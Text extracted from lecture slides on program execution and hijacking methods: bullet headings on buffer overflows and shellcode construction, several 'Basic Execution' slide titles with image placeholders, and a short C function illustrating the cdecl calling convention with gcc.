
Common Hijacking Methods

- Buffer Overflows
- Exploits (shell code) Construction


Basic Execution




Basic Execution



Basic Execution




Basic Execution




cdecl – the default for Linux & gcc

```
int orange(int a, int b)
{
    char buf[16];
    int c, d;
    if(a > b)
        c = a;
    else
        c = b;
    d = red(c, buf);
    return d;
}
```




